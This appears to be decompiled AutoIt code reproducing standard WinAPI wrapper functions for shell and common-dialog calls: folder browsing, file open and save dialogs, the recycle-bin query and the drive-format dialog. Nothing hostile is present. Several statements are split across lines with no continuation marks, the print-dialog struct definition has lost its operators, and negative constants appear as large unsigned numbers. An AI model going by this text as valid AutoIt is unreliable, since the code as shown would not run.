IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $ARET [3 ]
ENDFUNC
FUNC _WINAPI_SHELLGETSPECIALFOLDERPATH ($ICSIDL , $BCREATE = FALSE )
LOCAL $ARET = DLLCALL ("shell32.dll" , "bool" , "SHGetSpecialFolderPathW" , "hwnd" , 0 ,
"wstr" , "" , "int" , $ICSIDL , "bool" , $BCREATE )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_SHELLGETSTOCKICONINFO ($ISIID , $IFLAGS )
LOCAL $TSHSTOCKICONINFO = DLLSTRUCTCREATE ($TAGSHSTOCKICONINFO )
DLLSTRUCTSETDATA ($TSHSTOCKICONINFO , "Size" , DLLSTRUCTGETSIZE
($TSHSTOCKICONINFO ) )
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "SHGetStockIconInfo" , "int" , $ISIID , "uint"
, $IFLAGS , "struct*" , $TSHSTOCKICONINFO )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $TSHSTOCKICONINFO
ENDFUNC
FUNC _WINAPI_SHELLILCREATEFROMPATH ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "SHILCreateFromPath" , "wstr" ,
$SFILEPATH , "ptr*" , 0 , "dword*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_SHELLNOTIFYICON ($IMESSAGE , BYREF $TNOTIFYICONDATA )
LOCAL $ARET = DLLCALL ("shell32.dll" , "bool" , "Shell_NotifyIconW" , "dword" ,
$IMESSAGE , "struct*" , $TNOTIFYICONDATA )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHELLNOTIFYICONGETRECT ($HWND , $IID , $TGUID = 0 )
LOCAL $TNII = DLLSTRUCTCREATE ("dword;hwnd;uint;" & $TAGGUID )
DLLSTRUCTSETDATA ($TNII , 1 , DLLSTRUCTGETSIZE ($TNII ) )
DLLSTRUCTSETDATA ($TNII , 2 , $HWND )
DLLSTRUCTSETDATA ($TNII , 3 , $IID )
IF ISDLLSTRUCT ($TGUID ) THEN
IF NOT _WINAPI_MOVEMEMORY (DLLSTRUCTGETPTR ($TNII , 4 ) , $TGUID , 16 ) THEN
RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
ENDIF
LOCAL $TRECT = DLLSTRUCTCREATE ($TAGRECT )
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "Shell_NotifyIconGetRect" , "struct*" , $TNII
, "struct*" , $TRECT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $TRECT
ENDFUNC
FUNC _WINAPI_SHELLOBJECTPROPERTIES ($SFILEPATH , $ITYPE = 2 , $SPROPERTY
= "" , $HPARENT = 0 )
LOCAL $STYPEOFPROPERTY = "wstr"
IF NOT STRINGSTRIPWS ($SPROPERTY , $STR_STRIPLEADING +
$STR_STRIPTRAILING ) THEN
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$STYPEOFPROPERTY = "ptr"
$SPROPERTY = 0
ENDIF
LOCAL $ARET = DLLCALL ("shell32.dll" , "bool" , "SHObjectProperties" , "hwnd" ,
$HPARENT , "dword" , $ITYPE , "wstr" , $SFILEPATH , $STYPEOFPROPERTY ,
$SPROPERTY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHELLOPENFOLDERANDSELECTITEMS ($SFILEPATH , $ANAMES = 0 ,
$ISTART = 0 , $IEND = + 4294967295 , $IFLAGS = 0 )
LOCAL $PPIDL , $ARET , $TPTR = 0 , $ICOUNT = 0 , $IOBJ = 0 , $IERROR = 0
$SFILEPATH = _WINAPI_PATHREMOVEBACKSLASH
(_WINAPI_PATHSEARCHANDQUALIFY ($SFILEPATH ) )
IF ISARRAY ($ANAMES ) THEN
IF $SFILEPATH AND NOT _WINAPI_PATHISDIRECTORY ($SFILEPATH ) THEN RETURN
SETERROR (@ERROR + 20 , @EXTENDED , 0 )
ENDIF
$PPIDL = _WINAPI_SHELLILCREATEFROMPATH ($SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR + 30 , @EXTENDED , 0 )
IF NOT __CHECKERRORARRAYBOUNDS ($ANAMES , $ISTART , $IEND ) THEN
$TPTR = DLLSTRUCTCREATE ("ptr[" & ($IEND - $ISTART + 1 ) & "]" )
FOR $I = $ISTART TO $IEND
$ICOUNT += 1
IF $ANAMES [$I ] THEN
DLLSTRUCTSETDATA ($TPTR , 1 , _WINAPI_SHELLILCREATEFROMPATH ($SFILEPATH
& "\" & $ANAMES [$I ] ) , $ICOUNT )
ELSE
DLLSTRUCTSETDATA ($TPTR , 1 , 0 , $ICOUNT )
ENDIF
NEXT
ENDIF
IF _WINAPI_COINITIALIZE () THEN $IOBJ = 1
$ARET = DLLCALL ("shell32.dll" , "long" , "SHOpenFolderAndSelectItems" , "ptr" , $PPIDL ,
"uint" , $ICOUNT , "struct*" , $TPTR , "dword" , $IFLAGS )
IF @ERROR THEN
$IERROR = @ERROR + 10
ELSE
IF $ARET [0 ] THEN $IERROR = 10
ENDIF
IF $IOBJ THEN _WINAPI_COUNINITIALIZE ()
_WINAPI_COTASKMEMFREE ($PPIDL )
FOR $I = 1 TO $ICOUNT
$PPIDL = DLLSTRUCTGETDATA ($TPTR , $I )
IF $PPIDL THEN
_WINAPI_COTASKMEMFREE ($PPIDL )
ENDIF
NEXT
IF $IERROR = 10 THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
IF $IERROR THEN RETURN SETERROR ($IERROR , 0 , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLQUERYRECYCLEBIN ($SROOT = "" )
LOCAL $TSHQRBI = DLLSTRUCTCREATE ("align 4;dword_ptr;int64;int64" )
DLLSTRUCTSETDATA ($TSHQRBI , 1 , DLLSTRUCTGETSIZE ($TSHQRBI ) )
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "SHQueryRecycleBinW" , "wstr" , $SROOT
, "struct*" , $TSHQRBI )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
LOCAL $ARESULT [2 ]
$ARESULT [0 ] = DLLSTRUCTGETDATA ($TSHQRBI , 2 )
$ARESULT [1 ] = DLLSTRUCTGETDATA ($TSHQRBI , 3 )
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_SHELLQUERYUSERNOTIFICATIONSTATE ()
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "SHQueryUserNotificationState" , "uint*" , 0
)
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_SHELLREMOVELOCALIZEDNAME ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "SHRemoveLocalizedName" , "wstr" ,
$SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLRESTRICTED ($IRESTRICTION )
LOCAL $ARET = DLLCALL ("shell32.dll" , "dword" , "SHRestricted" , "uint" , $IRESTRICTION
)
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SHELLSETKNOWNFOLDERPATH ($SGUID , $SFILEPATH , $IFLAGS = 0 ,
$HTOKEN = 0 )
LOCAL $TGUID = DLLSTRUCTCREATE ($TAGGUID )
LOCAL $ARET = DLLCALL ("ole32.dll" , "long" , "CLSIDFromString" , "wstr" , $SGUID ,
"struct*" , $TGUID )
IF @ERROR OR $ARET [0 ] THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED ,
0 )
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$ARET = DLLCALL ("shell32.dll" , "long" , "SHSetKnownFolderPath" , "struct*" , $TGUID , "dword" , $IFLAGS , "handle" , $HTOKEN , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLSETLOCALIZEDNAME ($SFILEPATH , $SMODULE , $IRESID )
LOCAL $ARET = DLLCALL ("shell32.dll" , "long" , "SHSetLocalizedName" , "wstr" , $SFILEPATH , "wstr" , $SMODULE , "int" , $IRESID )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLSETSETTINGS ($IFLAGS , $BSET )
LOCAL $IVAL1 = 0 , $IVAL2 = 0
LOCAL $AOPT [20 ] [2 ] = [[1 , 1 ] , [2 , 2 ] , [4 , 32768 ] , [8 , 32 ] , [16 , 8 ] , [32 , 128 ] , [64 , 512 ] , [128 , 1024 ] , [256 , 2048 ] , [1024 , 4096 ] , [2048 , 8192 ] , [4096 , 16384 ] , [8192 , 131072 ] , [32768 , 262144 ] , [65536 , 1048576 ] , [1 , 524288 ] , [2 , 2097152 ] , [8 , 8388608 ] , [16 , 16777216 ] , [32 , 33554432 ] ]
IF $BSET THEN
FOR $I = 0 TO 14
IF BITAND ($IFLAGS , $AOPT [$I ] [1 ] ) THEN
$IVAL1 += $AOPT [$I ] [0 ]
ENDIF
NEXT
FOR $I = 15 TO 19
IF BITAND ($IFLAGS , $AOPT [$I ] [1 ] ) THEN
$IVAL2 += $AOPT [$I ] [0 ]
ENDIF
NEXT
ENDIF
LOCAL $TSHELLSTATE = DLLSTRUCTCREATE ("uint[8]" )
DLLSTRUCTSETDATA ($TSHELLSTATE , 1 , $IVAL1 , 1 )
DLLSTRUCTSETDATA ($TSHELLSTATE , 1 , $IVAL2 , 8 )
DLLCALL ("shell32.dll" , "none" , "SHGetSetSettings" , "struct*" , $TSHELLSTATE , "dword" , $IFLAGS , "bool" , 1 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_SHELLUPDATEIMAGE ($SICON , $IINDEX , $IIMAGE , $IFLAGS = 0 )
DLLCALL ("shell32.dll" , "none" , "SHUpdateImageW" , "wstr" , $SICON , "int" , $IINDEX , "uint" , $IFLAGS , "int" , $IIMAGE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
#EndRegion Public Functions
#Region Global Variables and Constants
GLOBAL $__G_PFRBUFFER = 0 , $__G_IFRBUFFERSIZE = 16385
GLOBAL CONST $TAGDEVNAMES = "ushort DriverOffset;ushort DeviceOffset;ushort OutputOffset;ushort Default"
GLOBAL CONST $TAGFINDREPLACE = "dword Size;hwnd hOwner;ptr hInstance;dword Flags;ptr FindWhat;ptr ReplaceWith;ushort FindWhatLen;ushort ReplaceWithLen;lparam lParam;ptr Hook;ptr TemplateName"
GLOBAL CONST $TAGMSGBOXPARAMS = "uint Size;hwnd hOwner;ptr hInstance;int_ptr Text;int_ptr Caption;dword Style;int_ptr Icon;dword_ptr ContextHelpId;ptr MsgBoxCallback;dword LanguageId"
GLOBAL CONST $TAGPAGESETUPDLG = "dword Size;hwnd hOwner;ptr hDevMode;ptr hDevNames;dword Flags;long PaperWidth;long PaperHeight;long MarginMinLeft;long MarginMinTop;long MarginMinRight;long MarginMinBottom;long MarginLeft;long MarginTop;long MarginRight;long MarginBottom;ptr hInstance;lparam lParam;ptr PageSetupHook;ptr PagePaintHook;ptr PageSetupTemplateName;ptr hPageSetupTemplate"
GLOBAL CONST $TAGPRINTDLG = (@AUTOITX64 "" "align 2;" ) & "dword Size;hwnd hOwner;handle hDevMode;handle hDevNames;handle hDC;dword Flags;word FromPage;word ToPage;word MinPage;word MaxPage;word Copies;handle hInstance;lparam lParam;ptr PrintHook;ptr SetupHook;ptr PrintTemplateName;ptr SetupTemplateName;handle hPrintTemplate;handle hSetupTemplate"
GLOBAL CONST $TAGPRINTDLGEX = "dword Size;hwnd hOwner;handle hDevMode;handle hDevNames;handle hDC;dword Flags;dword Flags2;dword ExclusionFlags;dword NumPageRanges;dword MaxPageRanges;ptr PageRanges;dword MinPage;dword MaxPage;dword Copies;handle hInstance;ptr PrintTemplateName;lparam lParam;dword NumPropertyPages;ptr hPropertyPages;dword StartPage;dword ResultAction"
GLOBAL CONST $TAGPRINTPAGERANGE = "dword FromPage;dword ToPage"
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_BROWSEFORFOLDERDLG ($SROOT = "" , $STEXT = "" , $IFLAGS = 0 , $PBROWSEPROC = 0 , $LPARAM = 0 , $HPARENT = 0 )
LOCAL CONST $TAGBROWSEINFO = "hwnd hwndOwner;ptr pidlRoot;ptr pszDisplayName;ptr lpszTitle;uint ulFlags;ptr lpfn;lparam lParam;int iImage"
LOCAL $TBROWSEINFO = DLLSTRUCTCREATE ($TAGBROWSEINFO & ";wchar[" & (STRINGLEN ($STEXT ) + 1 ) & "];wchar[260]" )
LOCAL $PPIDL = 0 , $SRESULT = ""
IF STRINGSTRIPWS ($SROOT , $STR_STRIPLEADING + $STR_STRIPTRAILING ) THEN
LOCAL $SPATH = _WINAPI_PATHSEARCHANDQUALIFY ($SROOT , 1 )
IF @ERROR THEN
$SPATH = $SROOT
ENDIF
$PPIDL = _WINAPI_SHELLILCREATEFROMPATH ($SPATH )
IF @ERROR THEN
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ENDIF
ENDIF
DLLSTRUCTSETDATA ($TBROWSEINFO , 1 , $HPARENT )
DLLSTRUCTSETDATA ($TBROWSEINFO , 2 , $PPIDL )
DLLSTRUCTSETDATA ($TBROWSEINFO , 3 , DLLSTRUCTGETPTR ($TBROWSEINFO , 10 ) )
DLLSTRUCTSETDATA ($TBROWSEINFO , 4 , DLLSTRUCTGETPTR ($TBROWSEINFO , 9 ) )
DLLSTRUCTSETDATA ($TBROWSEINFO , 5 , $IFLAGS )
DLLSTRUCTSETDATA ($TBROWSEINFO , 6 , $PBROWSEPROC )
DLLSTRUCTSETDATA ($TBROWSEINFO , 7 , $LPARAM )
DLLSTRUCTSETDATA ($TBROWSEINFO , 8 , 0 )
DLLSTRUCTSETDATA ($TBROWSEINFO , 9 , $STEXT )
LOCAL $ARET = DLLCALL ("shell32.dll" , "ptr" , "SHBrowseForFolderW" , "struct*" , $TBROWSEINFO )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
$SRESULT = _WINAPI_SHELLGETPATHFROMIDLIST ($ARET [0 ] )
_WINAPI_COTASKMEMFREE ($ARET [0 ] )
IF $PPIDL THEN
_WINAPI_COTASKMEMFREE ($PPIDL )
ENDIF
IF NOT $SRESULT THEN RETURN SETERROR (10 , 0 , "" )
RETURN $SRESULT
ENDFUNC
FUNC _WINAPI_COMMDLGEXTENDEDERROR ()
LOCAL CONST $CDERR_DIALOGFAILURE = 65535
LOCAL CONST $CDERR_FINDRESFAILURE = 6
LOCAL CONST $CDERR_INITIALIZATION = 2
LOCAL CONST $CDERR_LOADRESFAILURE = 7
LOCAL CONST $CDERR_LOADSTRFAILURE = 5
LOCAL CONST $CDERR_LOCKRESFAILURE = 8
LOCAL CONST $CDERR_MEMALLOCFAILURE = 9
LOCAL CONST $CDERR_MEMLOCKFAILURE = 10
LOCAL CONST $CDERR_NOHINSTANCE = 4
LOCAL CONST $CDERR_NOHOOK = 11
LOCAL CONST $CDERR_NOTEMPLATE = 3
LOCAL CONST $CDERR_REGISTERMSGFAIL = 12
LOCAL CONST $CDERR_STRUCTSIZE = 1
LOCAL CONST $FNERR_BUFFERTOOSMALL = 12291
LOCAL CONST $FNERR_INVALIDFILENAME = 12290
LOCAL CONST $FNERR_SUBCLASSFAILURE = 12289
LOCAL $ARESULT = DLLCALL ("comdlg32.dll" , "dword" , "CommDlgExtendedError" )
IF NOT @ERROR THEN
SWITCH $ARESULT [0 ]
CASE $CDERR_DIALOGFAILURE
RETURN SETERROR ($ARESULT [0 ] , 0 , "The dialog box could not be created." & @LF & "The common dialog box function's call to the DialogBox function failed." & @LF & "For example, this error occurs if the common dialog box call specifies an invalid window handle." )
CASE $CDERR_FINDRESFAILURE
RETURN SETERROR ($ARESULT [0 ] , 0 , "The common dialog box function failed to find a specified resource." )
CASE $CDERR_INITIALIZATION
RETURN SETERROR ($ARESULT [0 ] , 0 , "The common dialog box function failed during initialization." & @LF & "This error often occurs when sufficient memory is not available." )
CASE $CDERR_LOADRESFAILURE
RETURN SETERROR ($ARESULT [0 ] , 0 , "The common dialog box function failed to load a specified resource." )
CASE $CDERR_LOADSTRFAILURE
RETURN SETERROR ($ARESULT [0 ] , 0 , "The common dialog box function failed to load a specified string." )
CASE $CDERR_LOCKRESFAILURE
RETURN SETERROR ($ARESULT [0 ] , 0 , "The common dialog box function failed to lock a specified resource." )
CASE $CDERR_MEMALLOCFAILURE
RETURN SETERROR ($ARESULT [0 ] , 0 , "The common dialog box function was unable to allocate memory for internal structures." )
CASE $CDERR_MEMLOCKFAILURE
RETURN SETERROR ($ARESULT [0 ] , 0 , "The common dialog box function was unable to lock the memory associated with a handle." )
CASE $CDERR_NOHINSTANCE
RETURN SETERROR ($ARESULT [0 ] , 0 , "The ENABLETEMPLATE flag was set in the Flags member of the initialization structure for the corresponding common dialog box," & @LF & "but you failed to provide a corresponding instance handle." )
CASE $CDERR_NOHOOK
RETURN SETERROR ($ARESULT [0 ] , 0 , "The ENABLEHOOK flag was set in the Flags member of the initialization structure for the corresponding common dialog box," & @LF & "but you failed to provide a pointer to a corresponding hook procedure." )
CASE $CDERR_NOTEMPLATE
RETURN SETERROR ($ARESULT [0 ] , 0 , "The ENABLETEMPLATE flag was set in the Flags member of the initialization structure for the corresponding common dialog box," & @LF & "but you failed to provide a corresponding template." )
CASE $CDERR_REGISTERMSGFAIL
RETURN SETERROR ($ARESULT [0 ] , 0 , "The RegisterWindowMessage function returned an error code when it was called by the common dialog box function." )
CASE $CDERR_STRUCTSIZE
RETURN SETERROR ($ARESULT [0 ] , 0 , "The lStructSize member of the initialization structure for the corresponding common dialog box is invalid" )
CASE $FNERR_BUFFERTOOSMALL
RETURN SETERROR ($ARESULT [0 ] , 0 , "The buffer pointed to by the lpstrFile member of the OPENFILENAME structure is too small for the file name specified by the user." & @LF &
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"The first two bytes of the lpstrFile buffer contain an integer value specifying the size, in TCHARs, required to receive the full name." )
CASE $FNERR_INVALIDFILENAME
RETURN SETERROR ($ARESULT [0 ] , 0 , "A file name is invalid." )
CASE $FNERR_SUBCLASSFAILURE
RETURN SETERROR ($ARESULT [0 ] , 0 , "An attempt to subclass a list box failed because sufficient memory was not available." )
ENDSWITCH
ENDIF
RETURN SETERROR (@ERROR , @EXTENDED , "0x" & HEX ($ARESULT [0 ] ) )
ENDFUNC
FUNC _WINAPI_COMMDLGEXTENDEDERROREX ()
LOCAL $ARET = DLLCALL ("comdlg32.dll" , "dword" , "CommDlgExtendedError" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CONFIRMCREDENTIALS ($STARGET , $BCONFIRM )
IF NOT __DLL ("credui.dll" ) THEN RETURN SETERROR (103 , 0 , 0 )
LOCAL $ARET = DLLCALL ("credui.dll" , "dword" , "CredUIConfirmCredentialsW" , "wstr" , $STARGET , "bool" , $BCONFIRM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_FINDTEXTDLG ($HOWNER , $SFINDWHAT = "" , $IFLAGS = 0 , $PFINDPROC = 0 , $LPARAM = 0 )
$__G_PFRBUFFER = __HEAPREALLOC ($__G_PFRBUFFER , 2 * $__G_IFRBUFFERSIZE )
IF @ERROR THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED , 0 )
DLLSTRUCTSETDATA (DLLSTRUCTCREATE ("wchar[" & $__G_IFRBUFFERSIZE & "]" , $__G_PFRBUFFER ) , 1 , STRINGLEFT ($SFINDWHAT , $__G_IFRBUFFERSIZE + 4294967295 ) )
LOCAL $TFR = DLLSTRUCTCREATE ($TAGFINDREPLACE )
DLLSTRUCTSETDATA ($TFR , "Size" , DLLSTRUCTGETSIZE ($TFR ) )
DLLSTRUCTSETDATA ($TFR , "hOwner" , $HOWNER )
DLLSTRUCTSETDATA ($TFR , "hInstance" , 0 )
DLLSTRUCTSETDATA ($TFR , "Flags" , $IFLAGS )
DLLSTRUCTSETDATA ($TFR , "FindWhat" , $__G_PFRBUFFER )
DLLSTRUCTSETDATA ($TFR , "ReplaceWith" , 0 )
DLLSTRUCTSETDATA ($TFR , "FindWhatLen" , $__G_IFRBUFFERSIZE * 2 )
DLLSTRUCTSETDATA ($TFR , "ReplaceWithLen" , 0 )
DLLSTRUCTSETDATA ($TFR , "lParam" , $LPARAM )
DLLSTRUCTSETDATA ($TFR , "Hook" , $PFINDPROC )
DLLSTRUCTSETDATA ($TFR , "TemplateName" , 0 )
LOCAL $ARET = DLLCALL ("comdlg32.dll" , "hwnd" , "FindTextW" , "struct*" , $TFR )
IF @ERROR OR NOT $ARET [0 ] THEN
LOCAL $IERROR = @ERROR + 30
__HEAPFREE ($__G_PFRBUFFER )
IF ISARRAY ($ARET ) THEN
RETURN SETERROR (10 , _WINAPI_COMMDLGEXTENDEDERROREX () , 0 )
ELSE
RETURN SETERROR ($IERROR , @EXTENDED , 0 )
ENDIF
ENDIF
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_FLUSHFRBUFFER ()
IF NOT __HEAPFREE ($__G_PFRBUFFER , 1 ) THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_FORMATDRIVEDLG ($SDRIVE , $IOPTION = 0 , $HPARENT = 0 )
IF NOT ISSTRING ($SDRIVE ) THEN RETURN SETERROR (10 , 0 , 0 )
$SDRIVE = STRINGLEFT (STRINGUPPER (STRINGSTRIPWS ($SDRIVE , $STR_STRIPLEADING ) ) , 1 )
IF NOT $SDRIVE THEN RETURN SETERROR (11 , 0 , 0 )
$SDRIVE = ASC ($SDRIVE ) + 4294967231
IF ($SDRIVE < 0 ) OR ($SDRIVE > 25 ) THEN RETURN SETERROR (12 , 0 , 0 )
LOCAL $ARET = DLLCALL ("shell32.dll" , "dword" , "SHFormatDrive" , "hwnd" , $HPARENT , "uint" , $SDRIVE , "uint" , 65535 , "uint" , $IOPTION )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] < 0 THEN RETURN SETERROR ($ARET [0 ] , 0 , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETCONNECTEDDLG ($IDLG , $IFLAGS = 0 , $HPARENT = 0 )
IF NOT __DLL ("connect.dll" ) THEN RETURN SETERROR (103 , 0 , 0 )
SWITCH $IDLG
CASE 0
$IDLG = "GetNetworkConnected"
CASE 1
$IDLG = "GetInternetConnected"
CASE 2
$IDLG = "GetVPNConnected"
CASE ELSE
RETURN SETERROR (1 , 0 , 0 )
ENDSWITCH
LOCAL $SSTR = ""
IF BITAND ($IFLAGS , 1 ) THEN
$SSTR &= "-SkipInternetDetection "
ENDIF
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IF BITAND ($IFLAGS , 2 ) THEN
$SSTR &= "-SkipExistingConnections "
ENDIF
IF BITAND ($IFLAGS , 4 ) THEN
$SSTR &= "-HideFinishPage "
ENDIF
LOCAL $ARET = DLLCALL ("connect.dll" , "long" , $IDLG , "hwnd" , $HPARENT , "dword" , 0 ,
"dword" , 0 , "dword" , 0 , "handle" , 0 , "wstr" , STRINGSTRIPWS ($SSTR ,
$STR_STRIPTRAILING ) )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF NOT ($ARET [0 ] = 0 OR $ARET [0 ] = 1 ) THEN RETURN SETERROR (10 , $ARET [0 ] , 0
)
RETURN NUMBER (NOT $ARET [0 ] )
ENDFUNC
FUNC _WINAPI_GETFRBUFFER ()
RETURN $__G_IFRBUFFERSIZE + 4294967295
ENDFUNC
FUNC _WINAPI_GETOPENFILENAME ($STITLE = "" , $SFILTER = "All files (*.*)" ,
$SINITALDIR = "." , $SDEFAULTFILE = "" , $SDEFAULTEXT = "" , $IFILTERINDEX = 1 ,
$IFLAGS = 0 , $IFLAGSEX = 0 , $HWNDOWNER = 0 )
LOCAL $VRESULT = __OFNDLG (0 , $STITLE , $SINITALDIR , $SFILTER , $IFILTERINDEX
, $SDEFAULTFILE , $SDEFAULTEXT , $IFLAGS , $IFLAGSEX , 0 , 0 , $HWNDOWNER )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF BITAND ($IFLAGS , $OFN_ALLOWMULTISELECT ) THEN
RETURN __WINAPI_PARSEMULTISELECTFILEDIALOGPATH ($VRESULT )
ELSE
RETURN __WINAPI_PARSEFILEDIALOGPATH ($VRESULT )
ENDIF
ENDFUNC
FUNC _WINAPI_GETSAVEFILENAME ($STITLE = "" , $SFILTER = "All files (*.*)" ,
$SINITALDIR = "." , $SDEFAULTFILE = "" , $SDEFAULTEXT = "" , $IFILTERINDEX = 1 ,
$IFLAGS = 0 , $IFLAGSEX = 0 , $HWNDOWNER = 0 )
LOCAL $SRETURN = __OFNDLG (1 , $STITLE , $SINITALDIR , $SFILTER ,
$IFILTERINDEX , $SDEFAULTFILE , $SDEFAULTEXT , $IFLAGS , $IFLAGSEX , 0 , 0 ,
$HWNDOWNER )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN __WINAPI_PARSEFILEDIALOGPATH ($SRETURN )
ENDFUNC
FUNC _WINAPI_MESSAGEBOXCHECK ($ITYPE , $STITLE , $STEXT , $SREGVAL ,
$IDEFAULT = + 4294967295 , $HPARENT = 0 )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "int" , "SHMessageBoxCheckW" , "hwnd" ,
$HPARENT , "wstr" , $STEXT , "wstr" , $STITLE , "uint" , $ITYPE , "int" , $IDEFAULT , "wstr" ,
$SREGVAL )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_MESSAGEBOXINDIRECT ($TMSGBOXPARAMS )
LOCAL $ARET = DLLCALL ("user32.dll" , "int" , "MessageBoxIndirectW" , "struct*" ,
$TMSGBOXPARAMS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_OPENFILEDLG ($STITLE = "" , $SINITDIR = "" , $SFILTERS = "" ,
$IDEFAULTFILTER = 0 , $SDEFAULTFILEPATH = "" , $SDEFAULTEXT = "" , $IFLAGS = 0 ,
$IFLAGSEX = 0 , $POFNPROC = 0 , $PDATA = 0 , $HPARENT = 0 )
LOCAL $SRESULT = __OFNDLG (0 , $STITLE , $SINITDIR , $SFILTERS ,
$IDEFAULTFILTER , $SDEFAULTFILEPATH , $SDEFAULTEXT , $IFLAGS , $IFLAGSEX ,
$POFNPROC , $PDATA , $HPARENT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $SRESULT
ENDFUNC
FUNC _WINAPI_PAGESETUPDLG (BYREF $TPAGESETUPDLG )
LOCAL $ARET = DLLCALL ("comdlg32.dll" , "int" , "PageSetupDlgW" , "struct*" ,
$TPAGESETUPDLG )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF NOT $ARET [0 ] THEN RETURN SETERROR (10 ,
_WINAPI_COMMDLGEXTENDEDERROREX () , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PICKICONDLG ($SICON = "" , $IINDEX = 0 , $HPARENT = 0 )
LOCAL $ARET = DLLCALL ("shell32.dll" , "int" , "PickIconDlg" , "hwnd" , $HPARENT , "wstr" ,
$SICON , "int" , 4096 , "int*" , $IINDEX )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $ARESULT [2 ]
LOCAL $ARES = DLLCALL ("kernel32.dll" , "dword" , "ExpandEnvironmentStringsW" , "wstr" ,
$ARET [2 ] , "wstr" , "" , "dword" , 4096 )
$ARESULT [0 ] = $ARES [2 ]
$ARESULT [1 ] = $ARET [4 ]
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_PRINTDLG (BYREF $TPRINTDLG )
LOCAL $ARET = DLLCALL ("comdlg32.dll" , "long" , "PrintDlgW" , "struct*" , $TPRINTDLG )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
